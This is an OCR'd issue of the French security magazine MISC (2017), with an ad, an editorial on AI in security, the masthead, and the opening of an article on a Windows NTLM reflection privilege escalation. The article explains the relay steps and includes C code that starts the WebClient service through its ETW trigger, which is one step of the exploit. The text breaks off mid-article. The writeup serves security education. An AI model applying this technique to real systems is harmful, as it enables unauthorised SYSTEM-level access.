MISC
Multi-System & Internet Security Cookbook
100 % SÉCURITÉ INFORMATIQUE
L 19018 - 90 - F: 8,90 € - RD
N° 90 MARS / AVRIL 2017
France MÉTRO. : 8,90 € - CH : 15 CHF - BE/LUX/PORT CONT : 9,90 € - DOM/TOM : 9,50 € - CAN : 16 $ CAD

ikoula
HÉBERGEUR CLOUD

VOTRE SERVEUR DÉDIÉ XEON® À LA CARTE

# OFFRE DÉCOUVERTE -50 %*

DOMAINE ▼ | HÉBERGEMENT ▼ | SERVEUR DÉDIÉ | SERVEUR VIRTUEL VPS ▼ | CLOUD ▼

CODE PROMO
SERV50
14,99 €* HT/MOIS
~~29,99 €~~
SETUP 10 €
~~60 €~~





Photo non contractuelle

debian ubuntu CentOS Windows Server 2012

- Intel® Xeon® **E3 1220v5**
- 1 CPU (4C/4T) **@3 Ghz**
- **16 Go** RAM DDR4
- **1 To** SATA
- **GeForce** GT 710 1 Go
- **100 Mbs** Full duplex

COMMANDEZ SUR
https://express.ikoula.com

*Offre découverte -50 % sur la première période de souscription avec un engagement de 1 ou 3 mois et setup à 10 € HT (valable uniquement sur le plan Xeon® 1220v5 et Xeon® 1230v5, hors options et hors renouvellement). Voir toutes les conditions sur le site.

## CONFIGUREZ VOTRE SERVEUR DÉDIÉ XEON®

**PROCESSEUR ▼**
- ● Intel® Xeon® **E3 1220v5 4C/4T @3 GHz**
- ○ Intel® Xeon® **E3 1230v5 4C/8T @3,4 GHz**

**MÉMOIRE ▼**
- ● **16 Go** DDR4
- ○ **32 Go** DDR4
- ○ **64 Go** DDR4

**DISQUE DUR ▼**
- ● **1 To** SATA
- ○ **2 To** SATA
- ○ **4 To** SATA
- ○ **240 Go** SSD
- ○ **480 Go** SSD
- ○ Disque secondaire

**COULEUR ▼**
- ○
- ○
- ●



ikoula
HÉBERGEUR CLOUD

sales@ikoula.com

01 84 01 02 50

# ÉDITO

## L'IA, C'EST PLUS FORT QUE TOI

Ces dernières semaines, quelques articles ont relayé la première victoire d'une intelligence artificielle contre des joueurs professionnels de Poker. Une victoire d'abord symbolique. Si l'on s'était habitué depuis quelque temps à ce que la machine supplante l'homme aux jeux ne laissant que peu de place au hasard, le Poker semblait pouvoir rester, encore pour quelque temps, un jeu pour lequel une analyse froide ne suffirait pas. Pourtant à bien y regarder, il s'agit essentiellement d'un calcul de probabilités, domaine trivial pour un ordinateur si on lui fournit assez de données, avec un soupçon d'adaptation au style du jeu de l'adversaire. Mais le grand public et la presse n'aiment rien tant que se faire peur en imaginant un futur proche dans lequel les ordinateurs dépasseront les humains pour la plupart des tâches.

Un peu moins médiatisé, mais particulièrement spectaculaire, Google vient de publier un article **[1]** de recherche détaillant les avancées en matière de reconstruction d'images très pixelisées grâce à des réseaux de neurones. Les résultats pour la reconstruction de visages à partir d'une poignée de pixels sont bluffants et ressemblent au genre de scènes qui prêtaient à sourire dans les séries de types « Alias », « 24h » ou « Les experts » il y a encore très peu de temps. Plus proche de nos problématiques, deux IA ont également réussi à concevoir un algorithme de chiffrement pour communiquer entre elles.

Traduction automatisée, reconnaissance d'images ou de la voix, assistant personnel, fouille de données, les technologies dites « d'intelligence artificielle » ouvrent des perspectives étourdissantes et démontrent semaine après semaine l'incroyable étendue de leurs champs d'application. Je vous recommande à ce propos cette excellente série d'articles **[2]** sur le Deep Learning mettant en lumière une partie des possibilités offertes par ces technologies.

Le domaine de la sécurité des systèmes d'information a été l'un des précurseurs dans l'usage des concepts d'apprentissage avec notamment l'utilisation de filtres bayésiens pour la détection de messages publicitaires évoqués en 2002 dans le désormais célèbre article de Paul Graham « A plan for spam » **[3]**. L'imagination débordante de certaines personnes les a amenées à explorer d'autres domaines tels que la recherche de sites pornographiques avec une certaine efficacité **[4]**. Avec un peu moins de succès, des filtres bayésiens ou des réseaux de neurones ont été à la même époque expérimentés pour détecter des trafics anormaux par les IDS. En particulier quelques plugins ont été développés pour le vénérable Snort apprenant ce qui s'apparentait à du trafic normal et signalant les flux inhabituels.

Pourtant si les succès récents du Deep Learning ouvrent une lucarne des utilisations possibles en matière de sécurité, je pense tout particulièrement à l'intégration de ces technologies dans des sondes réseau ou des SIEM, les concepteurs tardent encore à intégrer des mécanismes d'apprentissage et de classification automatisée basée sur une IA dans leur produit. Mais réelle plus-value technique ou buzzword marketing, nous pouvons parier que toutes les nouvelles versions de produits de sécurité verront se voir très rapidement apposer un logo Deep Learning !

**Cedric Foll** / cedric@miscmag.com / @follc

**[1]** https://arxiv.org/pdf/1702.00783.pdf

**[2]** https://medium.com/@ageitgey/machine-learning-is-fun-80ea3ec3c471

**[3]** http://www.paulgraham.com/spam.html

**[4]** https://linuxfr.org/users/cedric_foll/journaux/projet-pornfind-sur-savannah



# SOMMAIRE



www.miscmag.com

**MISC** est édité par **Les Éditions Diamond**
10, Place de la Cathédrale
68000 Colmar, France
**Tél. :** 03 67 10 00 20 - **Fax :** 03 67 10 00 21
**E-mail :** cial@ed-diamond.com
**Service commercial :** abo@ed-diamond.com
**Sites :** http://www.miscmag.com
http://www.ed-diamond.com

IMPRIMÉ en Allemagne - PRINTED in Germany
**Dépôt légal :** A parution
**N° ISSN :** 1631-9036
**Commission Paritaire :** K 81190
**Périodicité :** Bimestrielle
**Prix de vente :** 8,90 Euros

**Directeur de publication :** Arnaud Metzler
**Chef des rédactions :** Denis Bodor
**Rédacteur en chef :** Cédric Foll
**Secrétaire de rédaction :** Aline Hof
**Responsable service infographie :** Kathrin Scali
**Réalisation graphique :** Thomas Pichon
**Responsable publicité :**
Valérie Frechard Tél. : 03 67 10 00 27
**Service abonnement :** Tél. : 03 67 10 00 20
**Illustrations :** http://www.fotolia.com
**Impression :** pva, Druck und Medien-Dienstleistungen GmbH, Landau, Allemagne
**Distribution France :** (uniquement pour les dépositaires de presse)
**MLP Réassort :**
Plate-forme de Saint-Barthélemy-d'Anjou. Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04
**Service des ventes :** Abomarque : 09 53 15 21 77



Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.
MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

# AUTHENTIFICATION INTERPROTOCOLAIRE SOUS WINDOWS ET ÉLÉVATION DE PRIVILÈGES

Christophe GARRIGUES

Ingénieur sécurité chez NES

**mots-clés : EXPLOIT / PENTEST / WINDOWS / ÉLÉVATION DE PRIVILÈGES**

*Plusieurs vulnérabilités d'élévation de privilèges ont été découvertes sur les systèmes Windows ces derniers temps, reposant sur un même concept. Bien qu'elles aient été rectifiées, elles révèlent en réalité un problème bien plus profond, qui lui, n'est pas corrigé. En effet, la force d'interopérabilité entre les protocoles présents sous Windows en fait aussi sa faiblesse.*

Depuis toujours, nombreuses sont les vulnérabilités d'élévation de privilèges sur Windows. Bien qu'en général celles-ci sont référencées dans la base de connaissances de Microsoft (*Knowledge Base*), il arrive que certaines vulnérabilités ne soient pas considérées en tant que telles, dans la mesure où, sous certaines configurations, l'exploitation ne fonctionnera pas.

C'est semble-t-il être le cas d'une vulnérabilité permettant à un utilisateur non privilégié d'obtenir les droits les plus hauts sur un système Windows, à savoir « AUTORITE NT\Système ». Cette vulnérabilité concernant initialement la version Windows 8, est en réalité une faille béante de sécurité pour les différentes versions de Windows ; et plus particulièrement affectant toutes les versions bureautiques, à savoir Windows 7, Windows 8 et même Windows 10 ! Les serveurs Windows, eux non plus ne sont pas en reste.

La vulnérabilité intitulée « Local WebDAV NTLM Reflection Elevation of Privilege » par son auteur James Forshaw du « Google Project Zero », est longtemps restée exploitable sur un Windows à jour et configuré par défaut. Malheureusement, malgré toutes les réponses de Microsoft à ce sujet, les systèmes de la firme semblent toujours autant vulnérables.

Cela fait en effet quelque temps que certaines vulnérabilités d'élévation de privilèges s'inspirent du ticket original publié sur le Projet Zero de Google **[I]**.

La faille de sécurité remontée à l'époque ayant été mal interprétée, les vulnérabilités qui sont ensuite apparues ont été corrigées au cas par cas. Malgré tout, le fond du problème est toujours bel et bien présent.

Voici donc un retour technique sur cette vulnérabilité découverte il y a maintenant 2 ans ...

## 1 Exploitation de la vulnérabilité

Le seul prérequis pour une exploitation réussie est de disposer d'une session non privilégiée sur un poste Windows configuré par défaut. L'attaque dont il est question se décompose en trois étapes :

- création d'un serveur malveillant en local ;
- authentification d'un service légitime auprès du serveur malicieux ;
- utilisation de la session récupérée pour exécuter des actions sur le système.

### 1.1 NTLM dans SMB : détournement d'une authentification NTLMSSP

Le détournement de protocoles d'authentification est un aspect courant des vulnérabilités de type élévation de privilèges sur Windows.

Une des possibilités pour obtenir une session sur le système est de passer par la négociation NTLM. Ce mécanisme d'authentification peut être utilisé dans de nombreux protocoles tels que HTTP, SMTP, POP3, DCE/RPC, SMB, et d'autres.

Dans ce cas précis, nous nous intéresserons au protocole SMB permettant d'interagir avec le système de fichiers d'une machine Windows. Effectivement, par défaut, Windows embarque un serveur SMB, lancé par le service « LanmanServer », écoutant sur le port 445. Enfin, ce protocole est largement documenté sur Internet, et plusieurs possibilités existent pour compromettre un système Windows en passant par cette interface.

Ainsi, dans l'éventualité où un attaquant parviendrait à intercepter des messages de négociation, il serait en mesure de les rejouer pour finalement établir une session avec le système affecté.

Comme documenté sur le site de Microsoft **[2]**, l'intégration de l'authentification NTLM se fait grâce à un échange de paquets SMB, illustré par le schéma présenté en figure 1.





*Figure 1 : Inclusion de l'authentification NTLM dans une session SMB.*

L'authentification NTLM est un mécanisme basé sur l'échange de défis et réponses entre le client et le serveur. Pour obtenir une élévation de privilèges en passant par ce mécanisme d'authentification, il sera donc nécessaire de récupérer un échange authentique, et d'être transparent lors de l'exploitation afin de ne pas faire échouer l'établissement de session. Une fois la session SMB créée sur le système, l'attaquant pourra alors l'utiliser à sa convenance pour y exécuter des actions privilégiées.

Le principe d'élévation de privilèges étant exposé, il faut au préalable récupérer une authentification NTLM légitime. Pour ce faire, en admettant que l'attaquant dispose d'un serveur d'interception (détaillé dans la section « 1.3 Développement d'un serveur malveillant »), il est possible de déclencher des actions sur le système qui s'occupera alors de s'authentifier si on le lui demande. Par exemple, Windows est capable d'utiliser le protocole WebDAV, basé sur HTTP, pour s'authentifier en NTLM auprès d'un serveur, lorsqu'une ressource WebDAV a besoin d'être accédée.

## 1.2 Le service client WebDAV : WebClient

Le service « WebClient » est présent par défaut sur les systèmes bureautiques de Windows. Sur les versions serveur, il peut être installé, mais n'est pas livré par défaut. Ce service permet d'établir des connexions à des partages WebDAV, et c'est lui qui sera utilisé lorsque le système aura besoin d'accéder à un chemin représentant un partage WebDAV fictif.

WebClient est un service qui est arrêté par défaut et qu'un utilisateur ne peut normalement pas contrôler (ni démarrage, ni arrêt).





*Figure 2 : Tentative de démarrage du service en tant qu'utilisateur non privilégié.*

En revanche, comme plusieurs autres services, il possède un déclencheur qui permet de demander le démarrage de ce service au Gestionnaire de Contrôle des Services (SCM) lorsque l'utilisateur en a besoin.

Cela permet donc à un utilisateur non privilégié de démarrer ce service s'il n'est pas déjà démarré, ce qui représente le point d'entrée pour cette vulnérabilité.

Le déclenchement d'un service par « trigger » se fait grâce à un identifiant qui peut être obtenu de la manière présentée en figure 3, page suivante.

Ce déclencheur est du type ETW (*Event Tracing for Windows*) et permet de démarrer le service en question lorsque le fournisseur spécifié recevra des évènements. En utilisant l'UUID récupéré, il est alors possible de déclencher le démarrage du service WebClient à l'aide de cet extrait de code source :





*Figure 3 : Obtention du déclencheur du service Webclient.*

```
bool StartWebClientSvc()
{
  REGHANDLE hReg;
  bool success = false;
  GUID WebClientSvcTrigger = { 0x22B6D684, 0xFA63, 0x4578,
  { 0x87, 0xC9, 0xEF, 0xFC, 0xBE, 0x66, 0x43, 0xC7 } };

  if (EventRegister(&WebClientSvcTrigger, NULL, NULL, &hReg) ==
ERROR_SUCCESS)
  {
    EVENT_DESCRIPTOR eDesc;
    EventDescCreate(&eDesc, 1, 0, 0, 4, 0, 0, 0);
    success = EventWrite(hReg, &eDesc, 0, NULL) == ERROR_SUCCESS;
    EventUnregister(hReg);
  }
  return success;
}
```

Afin d'exploiter la vulnérabilité, ce service sera utilisé pour la connexion au serveur malveillant. L'objectif de l'attaque est en effet de demander à un service s'exécutant en tant qu'« AUTORITE NT\Système » de venir se connecter, en passant par le protocole WebDAV, sur un serveur qui récupèrera alors les informations d'authentification.

## 1.3 Développement d'un serveur malveillant

Sur une machine Windows, un utilisateur non privilégié peut démarrer un serveur sur n'importe quel port non occupé, notamment en écoutant sur la boucle locale afin d'éviter tout blocage du pare-feu système.

Lorsqu'une connexion WebDAV sera établie sur le serveur ainsi lancé, celui-ci devra alors envoyer au client une demande d'authentification NTLM. Lors de l'échange (tout comme pour les attaques MITM), l'attaquant pourra alors transférer les messages clients à un service légitime Windows, et vice versa, afin de reproduire une négociation classique.

Le serveur malveillant aura alors à sa disposition une session établie avec le compte utilisé lors de l'authentification NTLM.

La figure 4 (page 8) montre un exemple mettant en œuvre un serveur HTTP dont le rôle est de transférer les échanges NTLM.

## 1.4 Recherche d'un service déclencheur

Arrivés à ce stade, nous sommes prêts à nous emparer de n'importe quelle session d'authentification NTLM. Ainsi, plus la victime affectée aura des privilèges élevés, plus notre exploit nous donnera des accès.

Le déclenchement d'actions en tant qu'« AUTORITE NT\Système » sur un Windows est une recherche courante lors de l'exploitation de vulnérabilités permettant une élévation de privilèges. C'est notamment le cas pour les attaques d'usurpation de jetons (attaque basée sur l'emprunt d'identité sous Windows, autrement connue sous le nom d'« impersonation »).


Dans le ticket initialement publié, il est question d'utiliser la fonction de scan de fichiers présente nativement dans Windows Defender (à partir de Windows 8). Cette fonctionnalité est présente dans la bibliothèque **`MpClient.dll`**, contenue dans le répertoire d'installation du programme.

Effectivement, en requêtant le service « WinDefend » (qui est le service de Windows Defender), un utilisateur non privilégié peut déclencher un scan (et donc une connexion) sur la machine locale, en tant qu'« AUTORITE NT\Système », sur le répertoire de son choix. En spécifiant un fichier fictif présent sur le fameux serveur malveillant, il sera alors possible de capturer la session système qui effectuera une authentification NTLM lors de la connexion WebDAV.

Toutefois, cette fonctionnalité de Windows Defender n'existe pas sous Windows 7 et n'est pas disponible si le service est désactivé (ce qui arrive souvent lorsqu'une solution antivirus tierce est installée sur le système).

Afin de faire fonctionner l'exploit sur toutes les versions Windows, il est possible d'utiliser d'autres services, tournant en tant qu'« AUTORITE NT\Système », et cherchant à effectuer des opérations sur un fichier. Le seul critère limitant est le fait de pouvoir contrôler le chemin du fichier ouvert par le système. Néanmoins, il existe de nombreux services Windows remplissant ces conditions.

À titre d'exemple, il est possible d'utiliser la méthode de traçage des évènements pour des services Windows




www.hsc-formation.fr

HSC by Deloitte.

